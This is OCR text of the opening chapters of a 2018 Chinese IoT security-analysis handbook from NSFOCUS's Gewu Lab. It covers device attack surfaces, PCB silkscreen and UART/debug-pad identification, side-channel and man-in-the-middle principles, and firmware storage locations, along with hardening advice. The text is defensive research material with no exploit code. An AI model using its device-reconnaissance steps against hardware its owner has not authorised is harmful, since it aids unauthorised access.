


智能设备 安全分析 手册

绿盟科技官方微信

NSFOCUS

格物实验室
NSFOCUSGEWU LAB

关于绿盟科技

北京神州绿盟信息安全科技股份有限公司（以下简称绿盟科技），成立于 2000 年 4 月，总部位于北京。在国内外设有 40 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。

基于多年的安全攻防研究，绿盟科技在检测防御类、安全评估类、安全平台类、远程安全运维服务、安全 SaaS 服务等领域，为客户提供入侵检测 / 防护、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等产品以及安全运营等专业安全服务。

北京神州绿盟信息安全科技股份有限公司于 2014 年 1 月 29 日起在深圳证券交易所创业板上市交易，股票简称：绿盟科技，股票代码：300369。

格物实验室
NSFOCUSGEWU LAB

关于绿盟科技格物实验室

绿盟科技格物实验室专注于工业互联网，物联网和车联网三大业务场景的安全研究。实验室以“格物致知”的问学态度，致力于以智能设备为中心的漏洞挖掘和安全分析，发布了多篇研究报告。

绿盟科技格物实验室作为绿盟科技智慧安全核心战略中的重要一环，研究成果已被广泛应用于绿盟科技的产品和解决方案中，更加全面的解决网络中的安全问题。实验室将积极共建万物互联的安全生态，为企业和社会的数字化转型安全护航。

智能设备安全分析手册

格物实验室
NSFOCUSGEWU LAB

2018 年 12 月

目录

特别声明

为避免合作伙伴及客户数据泄露，所有数据在进行分析前都已经过匿名化处理，不会在中间环节出现泄露，任何与客户有关的具体信息，均不会出现在本报告中。

前言

近年来，曾经只能在电影中看到的场景逐渐在我们生活中发生。清晨起床时间，窗帘缓缓打开，卧室自动播放起床音乐，同时夜间安防系统自动撤防。出门前，只要开启离家模式，空调、窗帘、音乐以及灯光照明等都将自动关闭，智能门锁、智能门铃等安防系统自动开启。回家前，只要在智能 APP 上开启“回家模式”，空调、热水器等电器设备便可提前运行。回到家，指纹开锁的瞬间，安防系统便自动撤。

这场景中描述的生活离不开智能设备，不过在体验新鲜和便利的同时，这些智能设备是否真正安全可靠，还需要打个问号。智能门锁是否会为别人打开、智能家电是否会听从他人命令这些问题都有待考证。

基于对智能设备安全性的探究，本手册着眼于智能设备的分析方法，旨在为智能设备安全研究人员、开发人员提供参考。

本手册总体可分为两大板块共九个章节。

第一个板块包括第一章节，总体介绍了为什么智能设备的安全需要引起我们的注意并投入精力去研究，以及以智能设备系统架构为导向的研究方法。

第二个板块包括第二章到第九章，全面介绍了智能设备的安全分析过程、破解案例以及安全建议。

第二章，主要介绍硬件安全分析，包括 PCB 安全隐患和加固建议、侧信道攻击和中间人攻击的基本原理及加固方案。

第三章，固件安全部分，提供固件获取的几种思路及相应加固办法，固件解包工具介绍演示。

第四章，从分析环境、模拟运行、设备调试三方面介绍智能设备的调试技术。


第五章，关注通讯协议，包括载波分析、两种无线协议 ZigBee 和蓝牙的测试方法。

第六章，移动终端 APP 安全分析，分别介绍在 Android 和 IOS 平台上的分析技术。

第七章，本章节通过命令注入、未授权访问、XSS 的案例提供一些智能设备中 WEB 安全测试的思路。

第八章，包括口令破解的方法，二进制漏洞静态分析、模糊测试的简单介绍。

第九章，介绍业务逻辑中可能出现的两种漏洞。



智能设备安全分析手册

1. 智能设备基础


1.1 概述

随着物联网（Internet of things，IoT）的兴起和发展，传统设备正在逐步智能化，以传感器、芯片为主体的各类联网智能设备（以下简称“智能设备” 或“IoT 设备”）正融入进我们的日常生活中。智能设备的大规模普及一方面给人们的生活带来了便利，但同时也给用户个人资产安全和隐私保护带来了极大地冲击和挑战。

本来用于安防的摄像头被控制后，摇身一变成了泄露隐私的工具[1]；路由器若被攻击者盯上，轻则被蹭网，重则泄露隐私信息，被成为僵尸网络中的一员也不是不可能[2]。对智能门锁也不能掉以轻心，被破解后攻击者进出居民家就如入无人之境[3]。由此可见，智能设备引发的安全事件其影响范围已不再局现于虚拟世界，它的阴影已经慢慢触及到真实的物理世界，甚至可能直接威胁到人身安全。

面对这些层出不穷的安全事故，如何保障智能设备安全成为当前信息安全领域亟待解决的重要问题之一。为了能够全面探清问题原因，我们需要首先对智能设备系统架构有所了解。

当前大部分智能设备采用的是“智能设备终端”<--> “云服务端” <-->“移动终端 APP”系统架构[4]，个别情况可能缺少云端或者 APP 端。



移动终端 APP 通过蓝牙、Wi-Fi、ZigBee 等方式管理智能设备，智能设备则通过网络将需要保存的数据上传到云服务端（包括：数据，配置等）。

以智能摄像头为例，首先需要在手机上下载 APP、注册并登录；接着用 APP 扫描设备底部的二维码添加设备，添加过程中，APP 中会提示给摄像头配置网络，如果采用 Wi-Fi 方式连接，输入 Wi-Fi 密码即可；摄像头正常联网后，就可通过 APP 进行实时监控；监控录像则可以选择云存储，即一定时间内的监控录像可上传至厂商提供的云服务器进行保存。


针对智能设备系统架构，攻击者的切入点可能来自于其中的任何一个节点。因此对智能设备的安全研究也要从其架构的每个节点进行展开。本章接下来首先会梳理智能设备终端、云服务端、移动终端 APP、网络通信协议各自的安全问题。之后，会在其他章节介绍分析方法提出加固建议。

1.2 智能设备终端安全

1.2.1 硬件

智能设备的硬件组成主要分为以下几部分: CPU（X86/ARM/MIPS/PPC 等）、内存（SDRAM/RAM）、存储（Flash/TF 卡 /SD 卡 /MMC 卡 / 硬盘）、网口、串口，USB 口还有无线接口（Wi-Fi/ 蓝牙 /ZigBee 等）。

如果智能设备制造商在硬件保护上没有考虑到安全性问题，就极有可能为破解设备提供便利条件。比如厂商为了方便后期调试或者升级，会为开发者预留调试接口，有时是串口，有时是网口或者是 USB 口。这些接口若是被攻击者发现并成功利用，提取固件、读取芯片内容就变得轻而易举。



1.2.2 固件

智能设备内运行的软件系统也叫固件，固件中有对系统进行引导的部分，常用的是 Uboot，它的特点是支持多种 CPU，ARM、Linux、MIPS、PowerPC 都支持，同时还支持简单的网络命令。操作系统则多使用 Linux。

下面是智能设备软硬件结构的简化示意图:

1.2.3 攻击面

OWASP，全称 Open Web Application Security Project，它是一个旨在协助个人、企业和机构来发现和使用可信赖软件的非营利性组织。该组织提供有关计算机和互联网应用程序的公正、实际、有成本效益的信息。

以下是结合 OWASP 组织提出的“IoT Attack Surface Areas”[5]，梳理出智能设备硬件、固件中可能存在的攻击面。

攻击面	风险点
设备硬件（传感器）	• 物理篡改 • 物理破坏
设备物理接口	• 调试接口暴露 • 固件提取 • 获取用户 CLI • 获取 Admin CLI • 特权提升 • 重置至不安全状态 • 移除存储介质 • 设备 ID/ 序列号泄露

设备固件	• 敏感数据泄露
	  ▫ 后门账号
	  ▫ 硬编码密码
	  ▫ 加密 key
	  ▫ 加密算法（对称，非对称）
	  ▫ 敏感信息
	  ▫ 敏感 URL
	• 易受攻击服务（Web，SSH，TFTP 等）
	• 固件降级

设备内存	• 敏感数据泄漏
	  ▫ 明文用户名
	  ▫ 明文密码
	  ▫ 第三方凭证
	  ▫ 加密 key

关于硬件、固件的分析方法及加固建议详见第二章、第三章。另关于固件 的提取方法，还可参考《智能设备漏洞挖掘中的几个突破点》[6]，内容来自绿 盟科技格物实验室安全研究员马良在看雪 2018 安全峰会上演讲的议题。

1.3 移动终端 APP 安全

目前，大多智能设备都可通过移动终端 APP(后文中简称“APP”) 进行控 制，用户可以在 APP 上进行注册、登录、设备绑定、设备控制等各项操作。APP 就好比给智能设备发号施令的大脑，如果攻击者将 APP 作为攻击入口，极 有可能导致智能设备安全全面瓦解。

在 2018 年 10 月举办的 GeekPwn 2018 国际安全极客大赛上，智能门锁的破解 项目中，参赛选手以 APP 作为入口点，全面扫描智能门锁中的软件、硬件和通 信协议，迅速创建漏洞利用方案，绕过门锁的安全机制，在不接触用户手 机不接入用户家庭 Wi-Fi 的情况下打开了智能门锁。

由此可见，APP 的安全对整个智能设备系统来说至关重要。需要警惕的是， APP 上线后等着对它进行破解的不法分子不在少数。如果 APP 在发布前没有进 行代码混淆和加固，攻击者利用一些常见的反编译工具，如 dex2jar[7]、Jadx[8]、apktool[9] 等，很容易就能获取到 APP 的大部分源码。此类代码保护缺 失问题可能会导致智能设备的业务协议泄露、数据传输加密算法破解、身份伪 造等危害。

结合一些攻击案例，下面列举出移动 APP 可能存在的风险点 :

1. 登录鉴权机制是否完善 ;
2. 通讯数据是否加密传输 ;
3. 敏感信息是否加密存储 ;
4. 加密算法是否健壮等。

1.4 云服务端安全

云服务端面临的风险和传统网络层相关，结合 OWASP 提出的“IoT Attack Surface Areas”，主要安全风险包括: 账户枚举、脆弱的默认密码、暴露在网络流量中的凭据、跨站脚本攻击 (XSS)、SQL 注入和长连接 Session 管理等。

此外 , 不安全的网络服务 (如缓冲区溢出、开放端口和拒绝服务攻击等)、缺乏安全配置能力 (如细粒度权限模型的缺乏、缺乏安全监控和缺乏安全日志等) 也都是网络层的重要风险点。

1.5 网络通信协议安全

在智能设备系统中，除了智能设备终端、移动终端 APP、云服务端这三个重要节点外，三者之间的通讯安全对整个系统来说也是也举足轻重。

为了确定通信是否安全需要关注通信过程是否存在强双向认证、多因素认证、传输加密。

1. APP 与云端一般通过 HTTP、HTTPS 通信，分析中应判断通信流量是否加密，可否抓包劫持通信数据；
2. 设备与云端一般采用 MQTT、 XMPP、 CoAP 等协议通信，也会使用 HTTP、 HTTPS 通信 , 部分厂家的设备会使用私有协议进行通讯，例如京东、小米、broadlink 等；
3. APP 与设备之间通信一般利用短距离无线网络进行通信，如 ZigBee、 Wi-Fi 以及蓝牙等。

目前已有不少针对 ZigBee、Wi-Fi 以及蓝牙的攻击实例，故在此做简单了解。以下是三种技术的特性对比：

	蓝牙	Wi-Fi	ZigBee
使用频段	2.4—2.485GHz	2.4GHz 和 5GHz	主要 2.4 GHz
价格	适中	贵	低
传输范围	2-30M	100-300M	10-100M
功耗	低	高	低
传输速度	1M/s	54M/s	250KB/s
安全性	高	低	高
优点	1. 功耗低且传输速率 快 2. 建立连接的时间短 3. 稳定性好 4. 安全度高	1. 传输范围广 2. 传输速度快 3. 普及应用度高	1. 低功耗 2. 低成本 3. 短时延 4. 高安全 5. 可自组网
缺点	1. 数据传输的大小受 限 2. 设备连接数量少 3. 只允许单一连接	1. 功耗大 2. 易受外界干扰	Zigbee 技术出现 较晚，规范及应用 仍需不断的完善和 发展

针对安全性较低的 Wi-Fi, 之前就曾有研究人员公开过其保护协议中存在的重大漏洞 KRACK（密码重置攻击，Key Reinstallation AttaCKs），该漏洞是 Wi-Fi 的 WPA2/WPA 保护协议本身存在的缺陷。WPA2/WPA 是目前全球应用最广的 Wi-Fi 数据保密协议，根据 WPA2/WPA 的原有设计，一个密钥只能使用一次，但在研究过程中发现，通过操纵重放加密握手消息（即：记录设备与 Wi-Fi 路由器间的通信数据，并重新发送出去）的动作，可以令已有密钥被重复使用。由此，攻击者就获得了一个万能密钥，利用这个万能密钥，攻击者可以攻破 WPA2 协议，窃听 Wi-Fi 通信数据，破译网络流量、劫持链接或直接将恶意内容注入到流量中 [10]。

蓝牙协议主要应用于可穿戴设备，车联网等 , 因此一旦出现安全问题出现，可能会造成更严重的后果。

2015 年初小米发布基于 ZigBee 协议的智能家庭套装，使得基于 ZigBee 协议通讯的智能家居产品进入人们的视野，经过某安全研究团队的分析，发现其 风险主要存在于密钥的保密性上，比如明文传输密钥 , 或者将密钥明文写入固 件 , 这些都可能直接导致传输的敏感信息被窃取或者智能设备被控制 [11]。

2. 硬件安全

目前市面上大多数的智能设备在硬件保护上没有考虑到安全性问题，导致攻击者可以轻易通过各种手段获取芯片的访问权限，提取出芯片中的数据，本章将通过实例的方式介绍攻击硬件的方式，并提出相应的保护建议。

2.1 PCB 信息收集

PCB（ Printed Circuit Board），中文名称为印制电路板，又称印刷线路板，是重要的电子部件，是电子元器件的支撑体。

硬件攻击的第一步就是打开设备外壳，通过观察 PCB 上的芯片以及暴露出来的接口收集各种信息，为后续攻击做准备。


2.1.1 PCB 丝印

在设计和制作 PCB 的过程中，PCB 上的丝印为工程师的焊接、调试工作带来了极大的便利。然而，在产品出厂后，它对用户没有任何帮助，反而会为攻击者获取信息提供便利。


以下图为例，PCB 板上已经很清楚标出 RX，TX，GND 引脚的位置，所以我们可以很明显的识别出 UART（通用异步收发传输器）接口，通过 UART 攻击者可以尝试获取设备的访问权限。UART 更多信息详见第四章 4.3 节。

2.1.2 芯片信息

设备上的芯片型号往往可以从官方披露的信息中得到或者会直接在芯片上标出（黄色方框标记），如下图所示:



我们很容易发现规则排列的 6 个焊盘（红色方框标记），结合芯片上的型号信息（JN516x），通过搜索引擎可以找到对应的芯片手册，在手册中可以查到该芯片的引脚图和芯片的固件下载方式。通过使用万用表，可以测试出这 6 个焊盘和芯片的引脚是否直接相连（通断测试）。如果是和具有 Debug 功能的引脚直接相连，就可以确定，该接口是用来下载程序的。事实上，芯片 JN5169 下载程序使用的接口，一共需要的也是 6 个。



[3] UART programming mode: leave pin floating high during reset to avoid entering UART programming mode or hold it low to program.

2.1.3 PCB 加固建议

1. 减少不必要的信息泄露，建议开发工程师在量产前把 PCB 丝印、芯片型号等 信息清除，通过隐藏这些芯片信息来增加敏感芯片和组件被识别出的难度。 同时将下载固件的接口移除。其实并不能从根本上解决问题，如果攻击者熟悉主 控芯片的封装，通过测试总是可以匹配上的。
2. 如果芯片的存储设备具有读写保护能力，可以通过设置读保护选项，使得设备不可读，以 STM32f1 系列单片机为例子，可以通过设置 RDP（Global Read-out Protection）寄存器的值来改变单片机内部 flash 读保护选项。当启用读保护选项时，单片机的固件是无法通过 JTAG 和 UART 接口读出来的。也就是说，必须破坏芯片结构，才有可能把芯片内部的程序读出。
3. 使用不常见的螺钉对设备外壳进行保护，这些螺钉很难打开，或者使用诸如超声波焊接或高温胶水之类的东西将多个硬件外壳密封在一起。
4. 在设备中添加篡改检测开关，传感器或电路，可以检测某些操作，例如设备的打开或其被强制破坏，通过对闪存加强电压进行破坏使得设备无法使用。

2.2 侧信道攻击

2.2.1 基本原理

侧信道攻击是一种先进的硬件攻击技术，攻击者使用不同的信息源（如功率变化，时序分析，电磁数据变化和声音信息）来提取更多信息，这些信息可用于危害目标设备。

为了进行侧信道攻击，首先先进行信号处理，再对泄露的模型进行建模，然后提取出泄露的信息。

2.2.2 加固建议

侧信道攻击很难防御，但是，以下是可以采取的一些措施来缓解这些类型的攻击：利用设备中的组件减少向系统外部传递的整体信息，无论是电磁辐射或者声音。每当执行敏感活动时添加额外的噪音，以使攻击者更难以提取信息。

2.3 中间人攻击

2.3.1 基本原理

攻击可以嗅探两个不同的硬件组件之间传递的数据，并加以分析，如果这些信息没有经过加密处理，很容易获取到关键信息，例如秘钥之类。

2.3.2 加固建议

由于嵌入式资源有限，非常高强度的加密是不可行的，所以应该提前考虑加密和可用性之间的良好平衡并在硬件电路中实现。


如果芯片支持 TPM，则可利用它来存储所有加密密钥，这些加密密钥还可以提供诸如信任根之类的功能，从而防止对启动过程的修改。大多数 TPM 支持有效的硬件随机数生成器，并能够在 200ms 内计算 2048 位 RSA 签名。

智能设备安全
分析手册

3. 固件安全


3.1 固件存储位置

从计算机体系结构（以冯·诺依曼体系结构为例）看，固件被存储在存储器中，以方便 CPU 寻址、读指令、译指令等。安全分析人员只要知道智能设备的组成部分中哪些元器件具备存储固件的能力，就能大体知道固件在智能设备上的存储位置了。



仅仅知道固件在存储器中，也是不够的，还应该知道固件在存储器的哪个部分。因为存储器中的数据是根据地址来读取和写入的，所以必须知道智能设备固件被厂家写入的地址，才算完整地获取到固件的位置信息。


既然固件被存储在存储器中，那一定可以在智能设备的主板上找到固件的存储芯片，进而定位智能设备的固件。一般，固件在主板上存储的方式，可以简单分成两类：集成式（左图）和分离式（右图）。




3.1.1 集成式固件存储

当设备的功能比较简单，不需要运行复杂的操作系统或者集成复杂的协议栈，也不需要足够强的计算性能，一般厂商会把固件集成到他们的主控芯片中以节约成本。暂且把这类设备称为弱设备。

弱设备和个人电脑的组成有很大的不同。一般而言，个人电脑会有非常大的硬盘（10G 以上）来存储操作系统，以满足操作系统的正常运行；而几乎全部的弱设备只需要百 K 容量级别的固件即可正常运行。为了满足系统集成的需要，主控器厂商（如 ST、NXP 等）把系统正常运行所需的内存（RAM），硬盘（Flash 等可重复擦写、掉电数据不丢失的存储器），CPU（计算核心）和外围接口（用于同外围设备通信）集成到一个芯片中，由于这个芯片通常用于对传感器、电机等外围设备的简单控制，又被称为微型控制单元（MCU），也就是常说的主控器。



从内部集成的 32bit RISC CPU 来看，其寻址能力可以达到 2^32 字节，也就是 4GB。其内部的固件一定会被存放在 ROM 中，也就是 FLASH 或者 EEPROM 中，通常设备的固件会被写入到 FLASH 中，EEPROM 用于重要系统参数或数据存放。



如上图所示，在可寻址的 4GB 的空间内，FLASH 区域的地址空间为 0x00080000~0x00100000（512KB）。因此只要能通过某种方法，读取到这段地址空间中的数据，也就得到固件了。

3.1.2 分离式固件存储

当主控器内部的存储容量不能完全存储所需的固件或信息时，厂商一般会外接存储器到主控器上，通常存储器有下图中的 3 种，对应着来看，上面的设备可以作为读取下面的存储器的模块来使用，插入电脑，利用配套软件即可读出固件。

